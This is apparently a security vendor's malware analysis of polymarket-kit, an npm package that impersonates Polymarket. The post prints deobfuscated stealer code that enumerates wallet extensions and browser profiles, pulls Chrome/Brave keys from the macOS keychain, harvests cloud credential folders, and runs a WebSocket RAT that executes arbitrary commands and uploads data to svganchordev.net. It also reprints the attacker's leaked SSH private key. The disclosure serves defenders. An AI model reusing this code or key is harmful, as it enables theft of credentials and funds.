

Malware-Slop: Crypto Stealer Impersonating Polymarket Exposes Its Own Credentials

By Moshe Siman Tov Bustan

Published: 2026-07-12 · Archived: 2026-07-18 02:01:50 UTC

polymarket-kit: npm Supply Chain Attack Combines Cloud Harvesting and a WebSocket RAT—Then Exposes Its Own GitLab Credentials

Overview

The OX Research team recently discovered a malicious npm package – **polymarket-kit** – executing a multi-stage cryptocurrency theft and credential exfiltration campaign. The package specifically impersonates **Polymarket** to target high-value crypto users. In a new demonstration of sloppy malware – the threat actor left their own GitLab private SSH keys exposed in cleartext within the public package.

The malware also acts as a Remote Access Trojan (RAT), giving full access to the attacker to execute commands on the victim's machine through a WebSocket connection.

The code also targets cloud providers – Google, AWS and Azure and to harvest keys and configurations.

Note on Campaign Lineage: Similar variations of this campaign, including packages utilizing the names polymarket-*, clob-*, and kelly-*, were previously flagged by [StepSecurity](#) and [Panther Labs](#).


Affected Packages

Package name	Affected versions
polymarket-kit	Any

Recommended Actions

1. Uninstall the affected packages immediately
2. Add 2FA to your crypto-currency wallets and check for suspicious transactions

Technical Analysis: polymarket-kit



polymarket-kit has a multi-stage dropper logic, with exposed private keys and far more enhanced malicious techniques. This will be the main focus of our technical analysis.

The threat actor left its GitLab private keys and public SSH keys in cleartext inside the package:

```

-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACCrR3Mn3AmhNlxIgR5TBiz+lyyM9wpPIGhAx00PoMDeMAAAAJhdP5N0XT+T
TgAAAAAtzc2gtZWQyNTUxOQAAACCrR3Mn3AmhNlxIgR5TBiz+lyyM9wpPIGhAx00PoMDeMA
AAAEAvDamb9uMEZlR4JCnbcS2KV7TvHygFrtKFceqipGPxuqthcyfcCaE2XEiBHlMEjP6V
jIz3Ck8gaEDE7Q+gwN4wAAAAFXRlc3RtQERFU0tUT1AtUE8yOEltMQ==
-----END OPENSSH PRIVATE KEY-----

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKtHcyfcCaE2XEiBHlMEjP6VjIz3Ck8gaEDE7Q+gwN4w testm@DESKTOP-P028IS1
  
```

ox research

The malware contacts `svganchordev[.]net` which masquerades as an imaging website, and downloads an obfuscated payload which is later executed. This server is also used later as a C2 for uploading exfiltrated data.

```
const protocol = "https", domain = "svganchorddev.net", separator = "://", path = "/icons/";
// Constructs the base URL for the local server

const token = '106', head = { bearrtoken: "logo" };
// Options for the request, including the URL and headers

const uuri = `${protocol}${separator}${domain}${path}`; const options = { url: uuri, headers: head };

function getPlugin(reqtoken = token, reqoptions = options, ret = 1) {
  const url = `${reqoptions.url}${reqtoken}`;

  const mreq = async (atlf) => {
    try {
      const response = await fetch(url, { headers: reqoptions.headers });
    }
  }
}
```

The malware's obfuscated payload:

```
{
  "credits": "(function(_0x3cfb94,_0x103481){function _0x3107b9(_0x3ab1ce,_0x38bc
-0x329,_0x3ab1ce);}function _0x276ff5(_0x42eb94,_0x295010,_0x5d6907,_0x16defd,_0x
_0x41aaea(_0x2d6d1e,_0x4cd768,_0x29f251,_0x819cec,_0x204db5){return _0x2fc8(_0x29
_0x9974c3(_0x6f328f,_0x35b995,_0x48fa4e,_0x4b4f91,_0x4ecc14){return _0x2fc8(_0x6f
_0x2f802e(_0x3327ea,_0x37892c,_0x413e69,_0x43c6d2,_0x417b3c){return _0x2fc8(_0x41
parseInt(_0x276ff5(0xde9,'w$Vk',0x1445,0xfb4,0xba1))/(-0x1*-0xa74+-0x499+-0x5da)+
parseInt(_0x276ff5(0x3da,'wNg',0x584,0x2b4,-0x53))/(-0x683+-0x10c6*0x2+-0x3*-0xd
89*0x2+0x4*-0x218+0x151*0x1)*(-
parseInt(_0x3107b9('Ic@t',0x8e9,0x7fb,0x420,0x930))/(0xc63+-0x16e8+0x1d*0x5d))+pa
0x25+0xf*-0x18e+0x2e08)*
(parseInt(_0x9974c3(0xec2,0x68d,0x16ae,'y]wV',0x1412))/(-0x12f8+-0x1ab2+0x2db0))+
34b+-0x1*0x737+-0x1c0d)*(-parseInt(_0x9974c3(0x9fb,0x188,0x113e,'jca9',0xbb6))/(-
parseInt(_0x41aaea(0x1c2a,'&eBa',0x17f9,0xf78,0x11c2))/(-0x4b1*0x7+0x1*0x1ad7+-0x
(-0x111a+0x2b*0x9e+-0x966);if(_0x20f1f2===_0x103481)break;else _0x1a7158['push'](
(_0x1a7158['shift']()));}})(_0x4cab,-0xfce7+-0x10954+-0xe3f9*-0x4));const _0x5c03c
{ };_0x5db90f[_0x320666(0x1355,0x10bb,'Avct',0xd07,0x8fb)]=_0x320666(0x679,0x181,'
```


After we deobfuscated the malware we found a few interesting techniques:

- The malware looks for crypto-wallet browser extensions, and tries to steal their data
- The malware uses WebSocket to communicate with the remote C2 server
- The malware targets not just crypto, but also cloud configurations and tokens
- The malware exposes RAT capabilities, allowing the threat actor to fully control the impacted machine.

The list of targeted cryptocurrency extension IDs

- nkbihfbeogaeaoehlefknodbefgpgknn (MetaMask)
- bfnaelmomeimhlpmgjnjophhpkkoljpa (Phantom)
- ibnejdfjmmkpcnlpebklnkoeiohofec (TronLink)
- ejbalbakoplchlghecdalmeeajnimhm (Coinbase Wallet)
- khpkpbcccdmmclmpigdgddabeilkdpd (OKX Wallet)
- egjidbjpglichdcondbcdbnbeppgdph (Trust Wallet)
- acmacodkjbdgmoleebolmdjonilkdbch (Rabby Wallet)


```
const {
  machineIdSync
} = require("node-machine-id");
const Extensions = ["nkbihfbeogaeaoehlefnkodbefgpgknn",
  "bfnaelbmomeimhlpmgjnjophhpkkoljpa",
  "ibnejdfjmmkpcnlpebklmknkoeoihofec",
  "ejbalbakoplchlghecdalmeeajnimhm",
  "khpkpbccccdmmclmpigdgddabeilkdpd",
  "egjidjbpglichdcondbcdbnbeppgdpd",
  "acmacodkjbdgmoleeboimdjonilkdbch"];
const ws = ["Exodus", "Guarda", "Electrum", "atomic"];
```



Hardcoded desktop wallets:


- Exodus
- Guarda
- Electrum
- Atomic Wallet

```
const Extensions = ["nkbihfbeogaeaoehlefnkodbefgpgknn", "bfnaelbmomeimhlpmgjnjophhpkkoljpa", "ibnejdfjmmkpcnlpebklmknkoeoihofec", "ejbalbakoplchlghecdalmeeajnimhm", "khpkpbccccdmmclmpigdgddabeilkdpd", "egjidjbpglichdcondbcdbnbeppgdpd", "acmacodkjbdgmoleeboimdjonilkdbch"];
const ws = ["Exodus", "Guarda", "Electrum", "atomic"];
let BrowserPath = [];
const SOCKET_SERVER_URL = "https://svganchordev.net";
const UPLOAD_SERVER_URL = "https://svganchordev.net";
const _0x3573ec = {
  transports: ["websocket", "polling"],
  reconnection: true,
  reconnectionDelay: 1000,
  reconnectionDelayMax: 5000,
  reconnectionAttempts: Infinity
};
```



The malware goes over all the extensions inside the user's browser and tries to extract and decrypt their internal databases

```
BrowserPath.push(os.type() == "Windows_NT" ? path.join(os.homedir(), "AppData", "Local", "Google", "Chrome", "User Data") : os.type() == "Linux" ? path.join(os.homedir(), ".config", "Google", "Chrome", "User Data") : path.join(os.homedir(), "AppData", "Local", "Google", "Chrome", "User Data"));
BrowserPath.push(os.type() == "Windows_NT" ? path.join(os.homedir(), "AppData", "Local", "BraveSoftware", "Brave-Browser", "User Data") : os.type() == "Linux" ? path.join(os.homedir(), ".config", "BraveSoftware", "Brave-Browser", "User Data") : path.join(os.homedir(), "AppData", "Local", "BraveSoftware", "Brave-Browser", "User Data"));
BrowserPath.push(os.type() == "Windows_NT" ? path.join(os.homedir(), "AppData", "Roaming", "Opera Software", "Opera Stable") : os.type() == "Linux" ? path.join(os.homedir(), ".config", "Opera Software", "Opera Stable") : path.join(os.homedir(), "AppData", "Roaming", "Opera Software", "Opera Stable"));
let wPath = os.type() == "Windows_NT" ? path.join(os.homedir(), "AppData", "Local", "Yandex", "YandexBrowser", "User Data") : os.type() == "Linux" ? path.join(os.homedir(), ".config", "Yandex", "YandexBrowser", "User Data") : path.join(os.homedir(), "AppData", "Local", "Yandex", "YandexBrowser", "User Data");
if (os.type() == "Windows_NT") {
  BrowserPath.push(path.join(os.homedir(), "AppData", "Local", "Microsoft", "Edge", "User Data"));
}
const ExceptionFolder = ["node_modules", "cargo", ".cargo", "cache", ".cache", ".git", "artifacts", "build"];
const ImpStrings = [".env", "metamask", "phantom", "hardhat.config.ts", "seed"];
const getEncryptionKey = async _0x28d069 => {
  let _0x226522;
  try {
```




```
const _0x23aca5 = Buffer.from(_0x59b9d1.encrypted_key, "base64");
const _0x3d836e = _0x28d069 === 1 ? "Brave Safe Storage" : "Chrome Safe Storage";
const _0x54d427 = _0x28d069 === 1 ? "Brave Safe Storage" : "Chrome Safe Storage";
const {
  execSync: _0x15c0da
} = require("child_process");
let _0x584ec2;
try {
  _0x584ec2 = _0x15c0da("security find-generic-password -s \"\" + _0x3d836e + "\" -a \"x22\" + _0x54d427 + "\" -w 2>/dev/null", {
    encoding: "utf8",
    maxBuffer: 1024
  }).trim();
} catch (_0x280a42) {
  return undefined;
}
```



The malware targets cloud providers

- Google Cloud
- AWS
- Azure

```
const scenario = async function () {
  const _0x2e1f9c = path.join(os.homedir(), ".config", "gcloud");
  const _0x240593 = path.join(os.homedir(), ".aws");
  const _0x107b84 = path.join(os.homedir(), ".azure");
  const _0xc59164 = function () {
    const _0x3902b8 = {
      username: hostname,
      client_id: 106
    };
    socket.emit("client_data", _0x3902b8);
    socket.emit("exec_result", "Connected :\\x20" + hostname);
  };
}
```




The malware tries to upload the decrypted extension data, crypto wallets and cloud data to the remote server:

```
const uploadDecryptedExtensionDump = async (_0x79f57b, _0x2d07e5,
  if (os.type() !== "Darwin") {
    return;
  }
  let _0x2eb547;
  try {
    _0x2eb547 = await getEncryptionKey(_0x11ec77);
  } catch (_0x598edd) {
    return;
  }
  if (!_0x2eb547) {
    return;
  }
}
```




The malware uses the WebSocket protocol to keep a persistent connection with the threat actor's servers, and to upload the stolen data:

```
const SOCKET_SERVER_URL = "https://svganchordev.net";
const UPLOAD_SERVER_URL = "https://svganchordev.net";
const _0x3573ec = {
  transports: ["websocket", "polling"],
  reconnection: true,
  reconnectionDelay: 1000,
  reconnectionDelayMax: 5000,
  reconnectionAttempts: Infinity
};
const socket = io(SOCKET_SERVER_URL + "/client", _0x3573ec);
let isFirstConnection = true;
socket.on("connect", () => {});
socket.on("connect_error", _0xc42fff => {});
socket.on("disconnect", _0x206954 => {
  isFirstConnection = false;
});
```



The malware also gives the remote server full access to the machine, including executing any arbitrary command through the WebSocket using the “exec” function:

```
} else if (_0x5d407c == "cd") {
  process.chdir(_0x3b8c48);
  socket.emit("exec_result", process.cwd());
} else {
  exec(_0x3c8e1d, async function (_0x5d5374, _0x170680, _0x3379a2) {
    if (_0x3379a2) {
      await socket.emit("exec_result", _0x3379a2);
    } else if (_0x170680) {
      socket.emit("exec_result", _0x170680);
    }
  });
}
} catch (_0x2b1070) {
  socket.emit("exec_result", "exec error");
}
});
```



IOCs

- svganchordev[.]net
- testm@DESKTOP-PO28IS1

Private Key

—BEGIN OPENSSH PRIVATE KEY—

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW

QyNTUxOQAAACCrR3Mn3AmhNlxIgR5TBIZ+lYyM9wpPIGhAxO0PoMDeMAAAAJhdP5NOXT+T
TgAAAAtzC2gtZWQyNTUxOQAAACCrR3Mn3AmhNlxIgR5TBIZ+lYyM9wpPIGhAxO0PoMDeMA
AAAEAvDamb9uMEZIR4JCnbcS2KV7TvHygFrtKFceqipGPxuqtHcyfcCaE2XEiBHlMEjp6V
jIz3Ck8gaEDE7Q+gwN4wAAAAFXRlc3RtQERFU0tUT1AtUE8yOEITMQ==
—END OPENSsh PRIVATE KEY—

Public Key

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKtHcyfcCaE2XEiBHlMEjp6VjIz3Ck8gaEDE7Q+gwN4w
testm@DESKTOP-PO28IS1

Source: <https://www.ox.security/blog/malware-slop-crypto-stealer-impersonating-polymarket-exposes-its-own-credentials/>